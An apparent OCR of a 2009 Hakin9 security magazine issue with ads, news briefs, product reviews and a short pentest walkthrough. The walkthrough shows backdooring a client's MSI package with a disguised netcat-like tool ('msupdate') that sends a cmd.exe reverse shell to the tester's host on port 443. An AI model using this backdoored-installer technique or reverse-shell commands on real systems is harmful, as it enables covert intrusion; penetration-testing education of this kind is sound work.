Hakin9 1/2009 (20)

Hakin9

PRACTICAL PROTECTION HARD CORE IT SECURITY MAGAZINE

MEMORY ENCRYPTION FLAW ATTACKS IN IM CLIENTS

HACKING INSTANT MESSENGER

PRACTICAL & TIPS TRICKS INSIDE

Defeating Anti Virus
How to Hide Hacking Tools from Anti Virus Software

XSS Attack
How to Use Keylogger 2.0 against XSS Vulnerable Website

Javascript Obfuscation Part 2
Hiding Scripts from Detection

bpmtk
The Basic Process Manipulation Tool Kit

HTTP TUNNELING
A SIMPLE WAY TO BREAK FIREWALLS

APPLICATIONS

AD-AWARE 2008 BY LAVASOFT
MODELMAKER CODE EXPLORER
TOTAL NETWORK INVENTORY
CLEANDRIVE BY GSA ONLINE

Vol.4 No.1 14.99 USD
ISSN 1733-7186
Issue 1/2009 (20) Bi-monthly

PLUS

Video Tutorial
The Art of Black Packaging
by Wayne Ronaldson

Defeating AV • bpmtk • Breaking Firewalls • Hacking IM • Keylogger 2.0

Protects your computer, the environment, and your wallet.

APC Back-UPS BE750G with SmartShedding™ Technology automatically powers down idle peripherals to save energy and money.

Energy Conscious Choice!

Saves an average of $40 per year* on your electric bill!

Get the most energy efficient desktop battery backup yet.

Let's protect what's important

What's in your computer? Photos, music, personal files, financial data, broadband access, videos, and more. Your computer has never been more important, and yet it has never been at higher risk for damaging power surges and other disturbances.

So like most people, you need to protect your assets. But like most people, you'd also like to protect the environment. With our new energy conscious products, you can do both. Energy efficient by design, our new smart products protect the power going into your computer, at a cost that is quickly offset by big energy savings. How? Not only do the new Back-UPS ES® and SurgeArrest® use power very wisely, they also boast a master/controlled outlets feature, which automatically powers down idle devices to conserve energy.

APC power protection products are available at:

BEST BUY · CDW · circuit city · STAPLES (that was easy) · Office DEPOT

"The pricetag on the new UPS is $99.99. While I'm not in the habit of endorsing products in this blog, if you're in the market for a workstation-class UPS, why not opt for the greener option?"

- Heather Clancy, ZDNet.com

In fact, while protecting your power supply, we're up to 5 times more energy efficient than any other solution. By saving you $40 a year in energy costs, our Back-UPS ES pays for itself in 2 short years. The high frequency, low copper design has a smaller transformer and environmental footprint. Even the packaging has been carefully selected and manufactured to maximize use of recycled materials and minimize waste.

In this world, every decision you make counts. So protect your power with a battery backup that works to protect the environment. It conserves power, it pays for itself, and it's backed by APC's 20-plus years of Legendary Reliability®. For more information on this or our other great products, or for information about environmentally responsible disposal of your old battery, visit **www.apc.com**

INNOVATIONS 2008

Energy efficient solutions for every level of protection:

Save $25 per year* on your electric bill!

Surge Protection

Starting at $34

Guaranteed protection from surges, spikes, and lightning.

7 outlets, Phone/Fax/Modem Protection, Master/Controlled Outlets

SurgeArrest® P7GT

Save $40 per year* on your electric bill!

Battery Back-UPS®

Starting at $99

Our most energy efficient backup for home computers.

10 outlets, DSL and Coax protection, Master/Controlled Outlets, High Frequency Design, 70 minutes of runtime†

Back-UPS® ES 750G

APC can help with your other power protection needs. Visit apc.com to see our complete line of innovative products.

Enter to Win a Back-UPS® ES 750G! (a $99 Value)

Also, enter keycode to view other special offers and discounts.

Visit www.apc.com/promo Key Code e494w or Call 888.289.APCC x8079 or Fax 401.788.2797

APC Legendary Reliability®

e-mail: esupport@apc.com • 132 Fairgrounds Road, West Kingston, RI 02892 USA • 998-0969 †Runtimes may vary depending on load.

*Average savings are based on comparable competitive models, and are comprised of two energy saving features: an ultra efficient electrical design, and the master/controlled outlets feature.

DON'T DO CRACK

New Year's Resolutions:

1. Don't do crack!
2. Buy my mom a gift
3. Get Ad-Aware for me - FREE!

This year, spend your hard-earned cash on something cool with TrialPay - and get the authentic Ad-Aware as a Bonus!
You'll also get a free upgrade to our hot new version with heuristics scans and radically reduced memory use.

check it out today at: www.lavasoft.com/taking

LAVASOFT

CONTENTS

hakin9 team

Editor in Chief: Ewa Dudzic *ewa.dudzic@hakin9.org*
Executive Editor: Monika Drygulska *monika.drygulska@hakin9.org*
Editorial Advisory Board: Matt Jonkman, Rebecca Wynn, Rishi Narang, Shyaam Sundhar, Terron Williams, Steve Lape
Editor Assistant: Monika Świątek *monika.swiatek@hakin9.org,*

DTP: Ireneusz Pogroszewski, Przemysław Banasiewicz,

Art Director: Agnieszka Marchocka *agnieszka.marchocka@hakin9.org*
Cover's graphic: Łukasz Pabian

CD: Rafał Kwaśny rafal.kwasny@gmail.com

Proofreaders: Neil Smith, Steve Lape, Michael Munt, Monroe Dowling, Kevin Mcdonald, John Hunter
Top Betatesters: Joshua Morin, Michele Orru, Clint Garrison, Shon Robinson, Brandon Dixon, Justin Seitz, Donald Iverson, Matthew Sabin, Stephen Argent, Aidan Carty, Rodrigo Rubira Branco, Jason Carpenter, Martin Jenco, Sanjay Bhalerao, Monroe Dowling, Avi Benchimol

Senior Consultant/Publisher: Paweł Marciniak
Production Director: Marta Kurpiewska *marta.kurpiewska@hakin9.org*
Marketing Director: Ewa Dudzic *ewa.dudzic@hakin9.org*
Circulation and Distribution Executive: Ewa Dudzic *ewa.dudzic@hakin9.org*
Subscription: *customer_service@hakin9.org*

Publisher: Software Wydawnictwo Sp.z.o.o
02-682 Warszawa, ul. Bokserska 1
Worldwide publishing
Business addres: Software Media LLC
1521 Concord Pike, Suite 301 Brandywine
Executive Center Wilmington, DE 19803 USA
Phone: 1 917 338 3631 or 1 866 225 5956
www.hakin9.org/en

Software Media LLC is looking for partners from all over the World.
If you are interested in cooperating with us,please contact us at:
cooperation@hakin9.org

Print: 101 Studio, Firma Tęgi
Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134, Tel: 239-949-4450.
Distributed in Australia by: Gordon and Gotch, Australia Pty Ltd., Level 2, 9 Roadborough Road, Locked Bag 527, NSW 2086 Sydney, Australia, Phone: + 61 2 9972 8800,

To create graphs and diagrams we used smartdraw.com program by SmartDraw

Cover-mount CD's were tested with AntiVirenKit by G DATA Software Sp. z o.o
The editors use automatic DTP system ADOBE
Mathematical formulas created by Design Science MathType™

hakin9 is also available in: The United States, Australia, The Netherlands, Singapore, France, Morocco, Belgium, Luxembourg, Canada, Germany, Austria, Switzerland, Poland

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Happy New Year!

Here comes the brand new issue just at the beginning of the brand new year! Hakin9 wishes you all the best for the New, 2009 Year! We hope it will be better than the last in every way and that will bring only happiness and peace to your families and in your job carrers – much more success and great results.

I am sure that this year will also bring many interesting hacking techniques, attack methods, and IT Security issues that are currently unknown to us, therefore we will have plenty to research and to write about. In this place, I would like to encourage everyone who would like to share his/her knowledge with others. Don't be shy, do not doubt your own gifts and talents – do not hesitate and write to us when the idea for the article comes to your mind! We are always open to new suggestions and fresh brains!

In this new-year's issue of the hakin9 magazine you will find a number of very practical and technical articles (Hacking Instant Messenger, Defeating AV, HTTP Tunnel, the Basic Process Manipulation Tool Kit) intended especially for you, IT security professionals. This edition was focused more on practice. I encourage you to take a deeper look on our CD where you can find a tutorial created by Wayne Ronaldson. Thanks to that you will get to know the Art of Black Packaging. Unusually, this time we decided to get rid of Consumers Test section in this issue. In exchange there is a large article on IT security trainings. Remember – there is never too late for learning new things or improving your knowledge.

Again – Happy New Year!
Monika Drygulska.

CONTENTS

BASICS

ATTACK

DEFENSE

REGULARS

IN BRIEF

CLICKJACKING, A BRAND NEW BROWSERS VULNERABILITY

ClickJacking is a relatively old vulnerability that has been around since 2002, however it has been recently brought back to life by Robert Hansen and Jeremiah Grossman who provided more exploitation means and proof of concepts that made it the most discussed topic in the web application security industry. The exploit works through hidden overlapping iframes generated with CSS or javascript that would trick the user into clicking on buttons and links he wouldn't otherwise click. A particular vulnerability exists in Adobe's Flash Software, which allows the malicious attacker to use ClickJacking to gain access to the user's web-cam and microphone. This, as theorized by the two researchers can create a full-fledged attack tool for corporate or government espionage. Beside the Fear Uncertainty Doubt used to push this new research, it has been taken seriously both from Adobe that released a patch to solve the issue and from the browsers vendors that are still at the designing stage for the solution but rushing to release it. At now the only protection left for end users, before anything official comes out from browsers vendors, is to use the latest version of Noscript addon for Firefox that ships with the ClearClick feature.

In the words of Noscript's author *whenever you click or otherwise interact, through your mouse or your keyboard, with an embedded element which is partially obstructed, transparent or otherwise disguised, NoScript prevents the interaction from completing and reveals you the real thing in "clear"*

GOOGLE CHROME RELEASED AND VULNERABLE

Google has made its breakthrough in the web browsers arena September 3rd 2008.

Google Chrome beta release was, at the time of the download, a promising browser with fast javascript engine and nice layout. The nice layout and the brand behind it pushed new browser number of downloads beyond the millions after few days. Stats on the major web stats services on the net showed that over 1% of internet population was using Google Chrome the next day of its release. The utilisation curve rose up to 3% to fall down to 0.7% one month later.

After only 4 hours from the release, though, the first vulnerability come up, exploiting the unpatched version of Safari's Webkit embedded into Google Chrome. This vulnerability allowed a malicious user, with few victim interaction, to install malware on windows. In the early days after the release more sophisticated and dangerous exploits were published on milw0rm and readily available for hackers.

Beside the many DoS causing the application to crash, a remote code execution and a silent file download vulnerability made the things more serious than Google thought they were.

While most of the security savvy and erudite users are capable of understanding how dangerous a beta release can be when used in a production environment, the same cannot be said for the millions of average users that are appealed by new tools, with fancy GUI. Google's brand name is synonymous of trust in the internet community, the same trust that Big G has lost as a consequence of the enormous public image damage.

GRAPHIC CARDS CRACKING WPA2

In previous issues of hakin9 news, we already discussed about the possibility of gaining greater computation speed exploiting the last generation of GPU's capabilities for the purpose of password recovery through brute force. ElcomSoft is the leader in this field, and has been the first to provide tools for the purpose.

With the drop in prices of the most modern GPU's and the high rate with which their computation capabilities grows every year, it is now possible to recover WPA and WPA2 passphrases in a reasonable time frame and little expenditure.

For example with 2 parallel Nvidia GTX 280 on a desktop computer, password recovery time decreases to a factor of 100.

Price range for such desktop computer is only in the $1000-2000.

ElcomSoft now has therefore developed tools expressly for pass recovery on WPA and WPA2 networks and announced its cooperation with forensic and government agencies.

PRIVACY IN THE COUNTERTERRORISM ERA

The National Research Council requires that all U.S. counterterrorism programs are to be evaluated for the degree to which they protect privacy. It is well recognized that after 9/11 we all gave a piece of our privacy in change of a piece of more security. Now someone for the first time and not in the anti-American side of the world, recognizes that maybe too many rights have been violated with too much facility in the name of enduring freedom.

The best example is the NSA eavesdropping phone calls and internet traffic of U.S. Citizens without seeking the warrant required by law. But it is not the only. Many other telecommunication companies faced lawsuits as a result of privacy violation with the assent of the U.S. government.

In March 2008 President Bush signed the FISA Amendments Act of 2008 granting legal immunity to telecommunications companies that cooperated with the Bush Administration, retroactively. Thus saving them from any lawsuits.

WORLD'S MOST POPULAR SMARTCARD HACKED

The Mifare Classic RFID smartcards, manufactured by NXP Semiconductor, have been reverse engineered by two Dutch researchers who published the results of the research after the Dutch government tried in vain to prevent the disclosure.

The smartcards, used by military installations and multinational companies to control physical access to their facilities, can be cracked in minutes using inexpensive equipment. After the Boston tube smartcard hack was published at Defcon in August by two young MIT students, yet another RFID manufacturer has to face security issues.

This time the risk is higher and not all the companies have made the shift to the Mifare Plus (using stronger AES) version as switching millions of cards and badges has an unavoidable cost.

T-MOBILE IN THE DATA BREACH CLUB

When we say data breach, we mean TJX. One of the world's largest retailers and 47 million customer's credit cards exposed with

a cost for the company, in fees and other losses, countable only through a scientific calculator. Now T-Mobile has joined the club. The Data Loss Open Security Foundation Database reported the exposure of data on 17 million customers. It seems that no bank accounts or credit cards were on the lost CD that someone has tried to sell on eBay.

Only names, emails and addresses were exposed. Although celebrities and politicians data was included in the package.

The news was made public in October although the theft is 2 years older. German authorities opened an investigation on the case and fines are likely to be applied as well.

DRAMATIC RISE OF ROGUE SECURITY SOFTWARE

The number of rogue security and anti-malware software found online is rising at ever-increasing rates, blurring the lines between legitimate software and applications that put consumers in harm's way.

Levels have increased dramatically. Of all the rogue applications we have in detection, approximately 21 percent of the total in detection have appeared since June 2008. There are clearly vast amounts of money to be made from these rogue programs, says Andrew Browne, a malware analyst at Lavasoft, the company behind the trusted Ad-Aware anti-spyware software.

LAVASOFT

Lavasoft researchers have recently seen a variety of new rogue security applications appear, all of which are rogue anti-malware products. *All of these applications have extremely professional looking user interfaces, making users all the more likely to be tricked into purchasing them*, Browne says.

One way for users to combat rogues is to rely on trusted, up-to-date security software. Genuine anti-spyware programs, like Lavasoft's Ad-Aware, keep users protected because they can find and detect these rogue programs. For more details, please *visit www.lavasoft.com*.

NO ROOT FOR YOU – NOW AVAILABLE!

Leetupload.com and Hakin9 Magazine are proud to present No Root for You: A Series of Tutorials, Rants and Raves, and Other Random Nuances Therein. This is the network auditor's official bible to spoon-fed network auditing. The purpose of this book is to take once unclear explanations to particular network audits and place them in layman's terms so that the curious (from novice to guru) may understand the information fully, and be able to apply it without much hassle. This quick-reference guide not only contains step-by-step, illustrated tutorials, but an explanation in regards to why each exploitation, or what have you, works, and how to defend against such attacks. Be prepared, one might also discover a few *rants and raves*, as well as other random nuances. Currently you may purchase a copy of this book at the Wordclay bookstore, found here:

http://www.wordclay.com/BookStore/BookStoreBookDetails.aspx?bookid=27253

NEW SECUBOX 1.5 TO PREVENT DATA THEFT FROM WINDOWS MOBILE SMARTPHONES AND PDAS

SecuBox creates an encrypted volume that looks and feels like another Windows Mobile storage card. Data encryption happens automatically – files are encrypted on-the-fly when they are written to the encrypted card, and decrypted when read from the card. With its seamless integration into day-to-day routines, SecuBox becomes an optimal choice for busy professionals who need efficient solution to their mobile security needs.

The new 1.5 version features storage inactivity timeout, advanced command line options, advanced security features and multiple enhancements that improve everyday usage of encryption.

SecuBox runs under Pocket PC 2000/2002/2003SE, Windows Mobile 5.0 for Pocket PC, Windows Mobile Professional/Classic (6.0). The smartphone version supports all smartphones from Smartphone 2002 to Windows Mobile Standard (6.0). Versions for ARM, MIPS, SH3, SH4 processor types are available. SecuBox is currently available in English and Japanese languages. Aiko Solutions offers a fully-functional 30 day trial at no cost, and it can be downloaded from www.aikosolutions.com.

CD CONTENTS

Looking for new programs? Wanna extend your IT knowledge? Check out hakin9 CD where you can find the latest editions of commercial software (Lavasoft's Ad-Aware 2008 Pro, ModelMaker Code Explorer, Total Network Inventory, Cleandrive by GSA Online) as well as the Art of Black Packaging tutorial.

hakin9 CD contains some useful hacking tools and plugins from BackTrack. This CD is based on BackTrack version 3 full of new hacking tools and programs.

To start using hakin9.live simply boot your computer from the CD. To see the applications, code listings and tutorials only, you do not need to reboot the PC – you will find the adequate folders simply exploring the CD.

APPLICATIONS

You will find the following programs in Applications directory on hakin9 CD:

Ad-Aware 2008 Pro from Lavasoft – the program which offers advanced features for savvy computer users and IT professionals – for optimal control of confidential information and protection against malware attacks – with detection, cleanup, and removal in one easy-to-use program. It offers an integrated and real-time protection against spyware, viruses, worms, Trojans, password stealers, and other malicious programs.

Retail price: USD 39.95
www.lavasoft.com

ModelMaker Code Explorer – award winning ModelMaker Code Explorer is a Class Explorer and Refactoring Browser supporting both Pascal and C#. It integrates in Borland Delphi 5-2006 and Microsoft Visual Studio 2003. As a Browser it improves navigation by showing classes (inheritance) and members (fields, methods, properties) in two filtered views, similar to the windows explorer. Instant two-way navigation improves overview.As a Refactoring Editor, it makes changing code easy and fast: Classes and members can be created and modified through drag&drop or by selecting options in dedicated dialogs. Cut, Copy and Paste let you pick up classes, properties and methods and duplicate them or move them to another class or module. ModelMaker Code Explorer not only inserts new code, it also allows you to edit, correct and delete existing classes and members with the same ease.

Retail price: USD 129.00
www.modelmakertools.com

Total Network Inventory – a PC audit and Network inventory software for office and large scale enterprise networks. Total Network Inventory interrogates all computers and notebooks on a network and reports back with complete information about OS, service packs, hotfixes, hardware, software, running processes, etc. on remote machines. This information is added to the centralized database and network administrators are able to generate reports about each or all PCs (notebooks) on a network. The program is agent-free and requires no software installed on remote machines (laptops).

Retail price: USD 95.00
www.softinventive.com

Cleandrive from GSA Online – a program which can help you to get rid of most of the privacy violations you get each day. It deletes all internet traces (like the web sites you have visited), recently opened files (like your last played video files) or even the logs that show what programs you have run lately (for example a game you have started in office). This award winning antispy software deletes your history of activities on your PC. Erase tracks that could be used to steal your identity.

Retail price: USD 29.00
www.gsa-online.de/eng/index.html

VIDEO TUTORIAL

The Art of Black Packaging by Wayne Ronaldson – On this particular Pentest I connected to the client's wireless connection. After I connected I immediately checked for open shares. Previously I have been lucky and on this particular Pentest luck happened to be on my side. Wanna find out more? Check out the tutorial on our CD!

CODE LISTINGS

As it might be hard for you to use the code listings printed in the magazine, we decided to make your work with hakin9 much easier. We place the complex code listings from the articles in DOC directory on the CD. You will find them in folders named adequately to the articles titles.

If the CD contents can't be accessed and the disc isn't physically damaged, try to run it in at least two CD drives.

If you have experienced any problems with this CD, e-mail: **cd@hakin9.org**

The Art of Black Packaging

On this particular Pentest I connected to the client's wireless connection. After I connected I immediately checked for open shares. Previously I have been lucky and on this particular Pentest luck happened to be on my side.

I had one open share and in there happened to be a whole lot of packages. In particular msi packages, which is a windows installer file.In there was a package that had a following text file explaining that this particular package needs to be executed every fourteen day's. I copied this package to my computer, disconnected and the Art of Black Packaging began.

Step One

When I arrived back at my office, I booted up my Wise Packaging Computer and I copied the file across. I also booted up my Windows box with Perl Development kit and opened up the script below to make *sbd.exe* into a windows service. I renamed sbd.exe to *msupdate.exe* and bound this file to the Perl script enter in the commands for msupdate.exe. I wanted *msupdate.exe* to send a command shell to my listening computer so I used this command (see Figure 1):

```
msupdate -r0 192.168.0.18 -e cmd.exe
                    -p 443
```

`-r0` can be used to re-listen after connection has been disconnected. IP address specified which could be any IP address you wish. On the Video Tutorial




Figure 1. *Windows Service Perl Script*




Figure 2. *Binding msupdate into the original package*

I use the IP address I was given when my machine connected to the wireless connection. `-e` is to execute a program after connection is completed. -p is the port you specify to listen on or connect out from.

After a quick few edits to the Perl script I saved it and I compiled the script, which gives me *msupdate.exe* as a windows service. As it is for a Pentest it is easily removed using *msupdate.exe --remove auto*, which is very important to be able remove any tools we may install on the client system. I want to be able to remove these tools easily and definitely not let anybody else use this backdoor. So to install this service I must enter *msupdate.exe – -install auto*. This is very important for when I combine this exe with the msi package in step two.

Step Two

I copied the original msi package from the Clients computer and the backdoor called *msupdate.exe* to the packaging computer. I then edited the msi package with Wise Studio. There are other packaging applications, but I find this particular software the easiest to use and I've had the most experience with it. Using Wise Packaging I right clicked on the package and selected edit. The package then opened up and I browsed all the file structure for this application. Doing this allows you to do so many things. I went to the files of the package and as you can see in the tutorial the package files are on the bottom right. Clicking there I selected Hide Empty Folders, so I know the exact directory layout for the package. As you can see I have *c:\Windows* and *c:\Windows\System32* and the files off my computer are on the top. Select the directory where we want *msupdate.exe* to be placed and then click add File and it has been added into the Windows directory of the package (see Figure 2).

Going across to MSI Script I selected *Execute Program from Installed Files*. It brings up a window asking which file I would like to run I chose *msupdate.exe* and entered the command line arguments *– -install auto* and clicked *ok* (see Figure 3).

I needed to compile this package so I select a local compile. It complies with one error. I can see from the description that the file *Dwrcs.ini* did not compile correctly, so I located this file in the files and delete it. As you can see it was 0 bytes. I clicked local compile again and it compiled correctly.

I connected back to the Clients Wireless connection and opened the public share. I copied this package back onto the target machine and opened a listening connection. I then waited for the user to execute the package.




Figure 3. *Command Line Arguments*




Figure 4. *msupdate.exe installs*

Part Three


As you could see on the tutorial the target system had an open public share. The administrator used this share to run a number of programs. I managed to get a backdoor embedded into the original package and then I waited for our shell. Opening a listening shell using *sbd.exe* command is *sbd –l –p 443*. No need to put an IP address because I entered an IP for the backdoor. To push the command shell through to, you can see the package installed like normal and our backdoor installed as msupdate windows service. So in the service list it will show as msupdate and then it pushed our command shell out to my attacking computer (see Figure 4).

Conclusion

I hope you found this fun and a learning experience. It is a different way to look at an attack vector. I continually investigate other ways packaging can be helpful in a Pentest and hope to bring you part two in the future.

by Wayne Ronaldson

Lizard Safeguard PDF Security



System: Windows, Mac OSX
Licence: Commercial
Application: Locklizzard
Homepage: www.locklizard.com

LockLizard has just introduced Lizard Safeguard PDF Security version 2.6.30 on 2 October 2008. The company who has broken all the rules for Digital Rights Management (DRM) with their incredibility powerful and customizable LockLizard PDF management programs. The software is targeted at any organization or individual needing to control their digital documents (PDF's), and who out there isn't trying to keep control over their products? Between FIMSA, SOX act, HIPAA, Copyright law, and the Freedom of Information Act it seems document control has become a hot topic. The Scottish based company, LockLizard, created an easy solution for you and your organization to solve compliance and policy issue associated with enforcing document controls. Safeguard PDF Writer uses 256-bit AES encryption embedded into each document and DRM controls ensure complete control over document usage.

As the document owner, you are presented with a largest variety of controls for your documents you could imagine. The options available to you include expiration times, access control over each document, watermarks, viewing options, display settings, environmental control and even printing options. Once you click on each of these options tabs, you are presented with a second layer of controls for you to choose from. With LockLizard, you are given control over who can view your documents and for how long. Users will not be able to bypass your controls by using screen capture utilities or Print Screen tool, they just will not work against the Lizard. The document manager has the power to display their customized watermark as well as have that watermark print on each page, if they want to. If you have a subscription program, you can place viewing controls that will shut off a non-paying users ability to view or print your materiel.

LockLizard doesn't rely on passwords or easily hacked document properties for this kind of control, they use simple yet highly secure mechanisms which requires no pre-configuration or any cryptographic administration on your part. You are not nickeled and dimed to death with pay per document schemes or having to add your precious documents to someone else's web site for their hosting. You have the software, you have the controls, you have the documents. You have all the power with without losing any functions. The payment model is based on yearly subscriptions to use LockLizard software or a one time payment, and the PDF reader program is free for use by anyone. With LockLizard, you can send and store your documents any way you like. Check it out at *http://www.locklizard.com/pdf_security.htm*

by Bob Monroe




Figure 1. *PDF Security Administration Sysytem*

Webroot Internet Security Essentials

Malware (Virus, spyware, worms, Trojans, etc.) has always been a daily problem for the end users. End users are vulnerable right from the minute their system is turned on. Malware plug themselves into the system right from the boot programs (BIOS) to web apps. Malware writers do not just think about the system that they infect, though they also plan well ahead about how to make it stealthy and spread to the other systems as well.

Quick Start: Installation is very simple as they are very similar to the Windows based installing software. It is a point-and-click installation and the software will do everything else for you. Figure 1, shows the main window of the Webroot toolkit. It has very simple and elegant features for all kinds of users to use the tool. It can work on scheduled way and always has different Active protection levels.

Users are given various options to choose, to get into granularity of protection levels. The day of simple click and run has gone. Even though Webroot has given a simple button *Sweep Now* to perform an entire sweep of the system for basic users, they also give various powerful options for more advanced users to profile their scans and sweeps according to what they would like. The various options in sweeps, shields, firewall, cleanup, schedule, etc. can be chosen by using the left pane as shown in figure 1. For example, the Shields options are shown in Figure 2, where the user can choose to modify the scan settings for System level and startup level programs, email attachments, Web browser settings, network settings and so on. Once they have done with all of their modifications, it shows up in shields summary tab, as shows in Figure 2 for the users to view it at a glance to double check or to verify later instead of moving through those panes once again. This not only provides granularity but easier access to configuration settings.

Advantages

It is quick and easy for installation, performing scan, running updates and choosing the various modes of the software to run on. The manual is well structured for all levels of users, when using this software. The options and configuration settings gives every granular detail of the scan, which helps even the beginner level users to easily understand the software. It updates very frequently too and shows the last updates date and time for the user to know that it is time to perform the next update.

Disadvantage

In general terms, a anti-virus and anti-spyware products will always have its limitations. We can only have signatures for a known Malware, known to the security researchers of an organization designing such products. Hence, anti-virus products cannot identify certain viruses for which it does not have the signature. This is a major disadvantage for any anti-virus software. Other than that, I did not see any other disadvantages running this product.

by Anushree Reddy
Project Manager, *www.EvilFingers.com*

Figure 1. *The Main Window*

